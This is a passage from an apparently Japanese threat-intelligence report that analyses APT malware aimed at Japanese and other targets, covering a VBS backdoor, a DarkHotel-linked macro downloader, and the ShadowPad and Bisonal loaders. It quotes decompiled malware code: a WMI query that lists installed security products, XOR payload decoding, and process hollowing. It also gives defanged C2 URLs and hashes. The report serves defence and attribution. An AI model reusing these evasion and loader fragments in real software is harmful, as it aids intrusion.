482             CommandShell = ShellCC(objWMIService)
483         Case "check-cyber2", "cc2"
484             CommandShell = ShellCC2(objWMIService)
485         Case "get-product", "gpd"
486             CommandShell = ShellGPD(objWMIService)
487         Case "get-anti", "gat"
488             CommandShell = ShellGAT(objWMIService)
489         Case "get-job", "gj"
490             CommandShell = ShellGJ(objWMIService, arrArguments)
491         Case "exec-job", "ej"
492             CommandShell = ShellEJ(objWMIService, arrArguments)
493         Case "new-job", "nj"
494             CommandShell = ShellNJ(objWMIService, arrArguments)
```

図 12. svchost.vbs に実装された 77 個の命令の一部

この命令の中で check-cyber 命令は、インストールされているセキュリティ対策製品を確認するコマンドです。米国のセキュリティ対策製品を中心にセキュリティ対策製品をチェックしていますが、中には、Fujitsu、HITACHI といった文字列があり、日本のセキュリティツールの有無を確認している点に、攻撃者の標的に対する警戒が伺えます。

```
1659 Function ShellCC(objWMIService)
1660     WriteLine "[+] Checking process..."
1661     strQuery = "/fo:table Select Caption,ProcessID,ExecutablePath " & _
1662                "From Win32_Process " & _
1663                "Where (" & _
1664                "ExecutablePath Like '%receptor%' OR ExecutablePath Like '%FireEye%' " & _
1665                "OR ExecutablePath Like '%Sophos%'    OR ExecutablePath Like '%Avecto%' " & _
1666                "OR ExecutablePath Like '%Sysmon%'    OR ExecutablePath Like '%CarbonBlack%' " & _
1667                "OR ExecutablePath Like '%Tanium%'    OR ExecutablePath Like '%Security%' " & _
1668                "OR ExecutablePath Like '%Fidelis%'   OR ExecutablePath Like '%CrowdStrike%' " & _
1669                "OR ExecutablePath Like '%Symantec%'  OR ExecutablePath Like '%AVG%' " & _
1670                "OR ExecutablePath Like '%AntiVirus%' OR ExecutablePath Like '%AVAST%' " & _
1671                "OR ExecutablePath Like '%Kaspersky%' OR ExecutablePath Like '%Avira%' " & _
1672                "OR ExecutablePath Like '%ESET%'      OR ExecutablePath Like '%F-Secure%' " & _
1673                "OR ExecutablePath Like '%PCPitstop%' OR ExecutablePath Like '%ESTsoft%' " & _
1674                "OR ExecutablePath Like '%DrWeb%'     OR ExecutablePath Like '%Mcafee%' " & _
1675                "OR ExecutablePath Like '%Trend_Micro%' OR ExecutablePath Like '%K7_Computing%' " & _
1676                "OR ExecutablePath Like '%LanScope%'  OR ExecutablePath Like '%Protect%' " & _
1677                "OR ExecutablePath Like '%cylance%'   OR ExecutablePath Like '%Palo_Alto%' " & _
1678                "OR ExecutablePath Like '%Fujitsu%'   OR ExecutablePath Like '%Systemwalker%' " & _
1679                "OR ExecutablePath Like '%Confer%'    OR ExecutablePath Like '%LANDesk%' " & _
1680                "OR ExecutablePath Like '%Invincea%'  OR ExecutablePath Like '%Ivanti%' " & _
1681                "OR ExecutablePath Like '%agent%'     OR ExecutablePath Like '%A_plus_C_Systems%' " & _
1682                "OR ExecutablePath Like '%Irma%'      OR ExecutablePath Like '%Lumension%' " & _
1683                "OR ExecutablePath Like '%RES_Software%' OR ExecutablePath Like '%HITACHI%' " & _
1684                "OR ExecutablePath Like '%Hinemos%'   OR ExecutablePath Like '%jp1%' " & _
1685                "OR ExecutablePath Like '%SolarWinds%' " & _
```

図 13. svchost.vbs に実装されたセキュリティ対策製品の情報収集

以下は、check-cyber2 (cc2) コマンドをリモートコンピューターに実行し、実行される側ではイベントログの WMI Active Trace を有効に設定した例です。イベントログにコマンドや接続元が記録されるため、WMI の実行を監視して攻撃を検出したり、事後の調査で感染元の特定や攻撃の分析に役立つと思われます。




図 14. svchost.vbs による WMI を実行されたリモート側でのイベントログ

安全保障の関係者を狙ったとみられる攻撃

特徴的な検知回避テクニック

2020 年 4 月初め頃に日本国内の組織または個人が標的とみられる悪意のあるドキュメントファイルがパブリックマルウェアリポジトリにアップロードされました。このドキュメントファイルは、マクロを有効にすると外部サーバから新たなファイルをダウンロードしマルウェアに感染させるダウンローダーです。弊社の調査からは標的業種の特定には至っていませんが、ドキュメントの内容から安全保障を扱う人物や組織を狙ったものではないかと推測しています。

図 15. マクロを有効にすると内容が表示されるように偽装したドキュメント

マクロを悪用し外部からファイルをダウンロードしマルウェアに感染させる手口自体は目新しいものではありませんが、この攻撃では特徴的な検知回避テクニックが２つ使われていました。

1. タスクスケジューラを使った定期的なマルウェア起動
マクロを有効にすると以下４つのタスクが登録されます。

表 2. 登録されるタスク一覧

タスク名	実行するプログラムパス	間隔
GncNet	%APPDATA%\GncNet\smssr.exe BoostPC GncSoftware	10 分
BoostB2B	%USERPROFILE%\BoostPC\b2bClient.exe	16 分
BoostPC	%USERPROFILE%\BoostPC\BoostPC.exe	30 分
GncSoftware	%APPDATA%\GncSoftware\GncSoftware.exe	30 分

このようにタスクスケジューラで定期的にマルウェアを起動するテクニックが使われた際には、マルウェアが常駐しないため機器のその時の状態を取得し調査するフォレンジック手法では検出することができない可能性があります。

2.EDR の検出回避を意図したプロセスハロウイング

マクロにより外部からファイルをダウンロード・実行したい場合は、Windows OS に標準搭載されている PowerShell が多く使われています。そのため WINWORD.EXE から cmd.exe が起動されて powershell.exe が起動されるようなプロセスツリー (プロセス親子関係) は疑わしく、EDR 製品等で容易に検知されます。今回のマクロでは EDR 製品の検知を回避するためか、powershell.exe を起動するのではなく powershell.exe のコードを新たに起動した WINWORD.exe にインジェクションし、インジェクションされた powershell.exe が外部からファイルをダウンロードするようにしています。これによりプロセスツリー上では WINWORD.EXE から powershell.exe を起動したようには見えません。(図 16.)




図 16. PowerShell のコードを WORD にインジェクションしダウンロードを行う際のプロセスツリー

表 3. 外部通信先一覧

外部通信先	補足
http[:]//wp.hitominote[.]com/smessr/retouch8.php	ダウンロードしたファイルは、%APPDATA%\GncNet\smssr.exe として保存
http[:]//nano.toyota-rnd[.]com/cdn/proc1.php	ダウンロードしたファイルは、%USERPROFILE%\BoostPC\BoostPC.db として保存

ダウンロードされてタスクに登録される smssr.exe の機能は、起動すると“%USERPROFILE%\BoostPC¥“など特定の場所にあるファイルの拡張子を db から exe (BoostPC.db -> BoostPC.exe) に変更して前述の登録したタスクを実行可能にすることです。

```
namespace re_reminder
{
    // Token: 0x02000003 RID: 3
    internal static class Program
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002164 File Offset: 0x00000364
        [STAThread]
        private static void Main(string[] args)
        {
            try
            {
                string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "¥¥GncSoftware¥¥";
                if (File.Exists(text + "GncSoftware.db") && !File.Exists(text + "GncSoftware" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "GncSoftware" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "GncSoftware.db");
                }
                text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "¥¥smsse¥¥";
                if (File.Exists(text + "smsse.db") && !File.Exists(text + "smsse" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "smsse" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "smsse.db");
                }
                text = "C:¥¥Users¥¥" + Environment.UserName + "¥¥BoostPC¥¥";
                if (File.Exists(text + "BoostPC.db") && !File.Exists(text + "BoostPC" + ".txt".Replace(".t", ".e").Replace("xt", "xe")))
                {
                    Program.makers(text, "BoostPC" + ".txt".Replace(".t", ".e").Replace("xt", "xe"), "BoostPC.db");
                }
            }
            catch (Exception ex)
            {
                File.AppendAllText("pi.txt", ex.ToString());
            }
        }
```

図 17. smssr.exe のファイル拡張子変更処理

弊社の調査では、もう一つのダウンロードされる BootPC.db ファイルを入手できず残念ながら攻撃の全体の流れについて把握できていません。

攻撃者への帰属

本ドキュメントファイルを使った攻撃の主体は、DarkHotel の可能性があると考えています。1 つ目の理由は、今回のように複数のタスクを作成し連動させる特徴的なテクニックが過去の関連事案でも使われていたことです[13]。

13 https://insight-jp.nttsecurity.com/post/102fmlc/untitled

図 18. 2019 年に観測された検体と今回の検体が作るタスクスケジューラの比較

また今回の通信先の一つである nano.toyota-rnd[.]com のドメインと紐づいていた IP アドレス 111.90.144[.]164 は、過去 DarkHotel の攻撃インフラとして良く使われているマレーシアの VPS 事業者が管理しているものでした。




図 19. DarkHotel 通信インフラ関連図

今回の標的と考えられる国際安全保障と関連する人物や組織は、従来の DarkHotel の標的であるという点も関連が考えられる理由の 1 つです。

中国語圏を拠点とする攻撃グループの連携 (Sanyo, Tick, Winnti Group)

ShadowPad

ShadowPad は、インストール・設定管理・通信処理などの機能をモジュール単位で実装しているモジュール型アーキテクチャのバックドアです。2017 年にカスペルスキーがソフトウェアベンダーの NetSarang のソフトウェアパッケージに ShadowPad が埋め込まれていたのを発見しました[14]。当初は Winnti 攻撃グループの専用ツールと考えられていましたが、2019 年頃から中国語圏を拠点とする他グループの活動でも使われている事が観測されており、現在 ShadowPad は PlugX[15] や Royal Road RTF Weaponizer[16] と同じように中国語圏を拠点とする複数の攻撃グループ間で共有されていると考えられています。本レポート執筆時点で ShadowPad の使用が観測されている攻撃グループは、Winnti Group、Sanyo (Tonto Team)、IceFog を使う攻撃グループ、Tropic Trooper (KeyBoy)、そして Tick[17] です。ShadowPad の実行フローを以下に示します。




図 20. ShadowPad 実行フロー

ShadowPad は暗号化されて DLL ファイルの内部に埋め込まれています。この DLL と同じ場所に正規の実行ファイルも設置されます。これは非常によく使われる DLL Side-Loading と呼ばれる検知回避テクニックで正規の実行ファイルから悪意のある DLL ファイルがロードされて最後に ShadowPad がメモリ上に展開・実行されます。

14 https://securelist.com/shadowpad-in-corporate-networks/81432/
15 https://www.iij.ad.jp/dev/report/iir/021.html
16 https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_8_koike-nakajima_jp.pdf
17 https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

2019 年の攻撃に関する共同レポート[1] で Tick が ShadowPad を使った事案について解説しましたが、2020 年は Sanyo が国内企業への攻撃で ShadowPad を使ったとみられる事案を確認しています。これらの事案以外にも ShadowPad は多く観測されていることから、複数の攻撃グループの標準ツールとして多用され今後も注意が必要な攻撃ツールの 1 つと考えています。

ローダーの考察

ShadowPad は複数グループの攻撃で観測されており、入手した検体だけでは攻撃の主体を分析するのは困難です。その一方で ShadowPad や他 RAT をメモリ上に展開・実行するローダーは、その攻撃グループ固有のものが観測されているケースがあります。本レポートでは、それらの中で ”OAED Loader”、”Casper” と呼びトラッキングしている 2 つのローダーについて解説します。

1）OAED Loader

このローダーは Sanyo (Tonto Team) に帰属しており、以下特徴を有しています。

・add, imul 等の無意味な算術演算命令を使いコード解析を阻害
・シングルバイト XOR でファイルに埋め込まれている RAT コードをデコード
・初回起動時は、指定場所に自身をコピーし、パーシステンスを作成（ 管理者権限有無によりサービス登録か RUN レジストリキー追加を行う ）
・上記コピー処理後に自己削除のためバッチファイルを作成・実行
・自身にジャンクコードを追加しファイルサイズを数十 MB に肥大化 (Binary Padding)
・正規プロセス (svchost.exe、iexplorer.exe など) を起動し RAT コードをインジェクション

```
if ( v10 >= 0 )
{
  size = v10 + 1;
  do
  {
    if ( *(v8 + index) && *(v8 + index) != 0x56 )
      *(v8 + index) ^= 0x56u;
    ++index;
  }
  while ( index != size );
}
v12 = sub_1BCF9C0(qword_1D71008, v7);
if ( !lstrcmpiA(v12, "iexplore.exe") )
{
  sub_1D32270(&vars48);
  v14 = sub_1BCF9C0(vars48, v13);
  lstrcpyA(String1, v14);
  (sub_1BCF440)(&qword_1D71008, String1, 256i64, 0i64);
}
aa_dummy3(&vars898);
v15 = 0;
while ( 1 )
{
  v16 = aa_PROCESS_HOLLOWING(qword_1D71008, vars898, v8, 0);
  Sleep_1(2000u);
  GetExitCodeProcess(v16, &ExitCode);
```

図 21. RAT コードを XOR でデコードする処理

2020 年 8 月に国内組織への攻撃で使われた ShadowPad には、この OAED Loader が使われていました。

OAED Loader (ShadowPad x64)
SHA256: 8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa

この検体がメモリ上に展開するシェルコードでも ShadowPad の特徴の一つである同じアドレスへの JMP 命令を連続させる事で適切なアセンブリ言語への変換を阻害するアンチディスアセンブリテクニックが使われています。




図 22. アンチディスアセンブリテクニック

ShadowPad は遠隔から動的にモジュールの追加・削除が可能ですが、本検体に最初から組み込まれているモジュールは以下の通りです。

表 4. ShadowPad のモジュールと機能

ID	モジュール	タイムスタンプ (UTC)	機能
100	Root	Thu 7 May 2020 06:27:45	初期処理
101	Plugins	Thu 7 May 2020 06:26:13	モジュール連携
102	Config	Thu 7 May 2020 06:26:20	暗号化された文字列管理
103	Install	Thu 7 May 2020 06:27:08	パーシステンス処理
104	Online	Thu 7 May 2020 06:26:27	C2 サーバ通信処理
200	TCP	Thu 7 May 2020 06:24:09	TCP 通信管理
201	HTTP	Thu 7 May 2020 06:24:16	HTTP 通信処理
202	UDP	Thu 7 May 2020 06:24:22	UDP 通信処理

2021 年 2 月には Sanyo が使う RAT の一つである Bisonal をロードする OAED Loader を観測しています。

OAED Loader (Bisonal x86)
SHA256: 7db25164885066f32cd8b523a0b0ee9e6bb65e4381352735f618c8ce8ea24004

```
if ( (size - v14 - 1) >= 0 )
{
  enc_size = size - (enc - mem);
  index = 0;
  do
  {
    v9 = *(enc + index);
    if ( v9 && v9 != 0x56 )
      *(enc + index) ^= 0x56u;
    ++index;
    --enc_size;
  }
  while ( enc_size );
}
v14 = "iexplore.exe";
v10 = sub_1FCA7C4(dword_21C87A4);
if ( !lstrcmpiA(v10, v14) )
{
  sub_21A61F0();
  v11 = sub_1FCA7C4(v18);
  lstrcpyA(String1, v11);
  sub_1FCA544(String1, 256, 0, v15);
}
UStrClr_0(v15, v16, v17);
v12 = 11;
while ( 1 )
{
  v13 = aa_PROCESS_HOLLOWING(dword_21C87A4, v26, enc, 0);
  Sleep_1(2000u);
  GetExitCodeProcess(v13, ExitCode);
```

図 23. Bisonal をロードする OAED Loader XOR デコード処理

Bisonal の通信先のドメインとポート番号は、公開レポートで解説されている PostScript Type1 を組み込んだアルゴリズム[18] でエンコードされています。




図 24. Bisonal 通信先のエンコード処理

この Bisonal はタイマー処理として”mail[.]ru”を宛先に ping コマンドを実行、ドロップしたファイルをロシア企業が開発したアンチウイルス製品の Dr.Web のプログラムに偽装するなどロシア語圏を意識した作りになっています。また、この検体がリトアニアからオープンマルウェアリポジトリにアップロードされていることからリトアニアの組織もしくは個人を標的とした Sanyo の攻撃で使われたものと考えていま




図 25. ping コマンドを使うタイマー処理

18 https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_3_takai_jp.pdf




図 26. Dr.Web 関連のファイルに偽装しているファイル

また Tick が標的組織の内部ネットワーク侵入後に使う RAT Netboy をロードする OAED Loader も確認しています。我々は検体に残されている特徴的なデバッグメッセージからこの RAT を Excute と呼称しています。

OAED Loader (Excute x86)
SHA256: f32f8ca082b53db965eb91576c3566a7e0ad41f21c79a5a9b54c5be473d9aa5c

Excute はファイル操作、リモートからの任意コマンド実行など豊富な遠隔操作機能を有している RAT で 2008 年頃から使われておりバージョンアップを重ねながら継続して使われています。

19 https://jp.ahnlab.com/global/upload/download/asecreport/PressAhn_Vol64.pdf

2）Casper

Casper は Tick に帰属しているローダーです。サービス登録やレジストリキー追加などのパーシステンス処理は Casper をドロップするドロッパーに実装されていることから OAED Loader と比較すると処理はかなりシンプルなものとなっています。XOR とビットシフト演算を使い埋め込まれているコードを復号します (図 27)。

```
int LoadStringRC()
{
  _BYTE *mem; // esi
  int v1; // edi
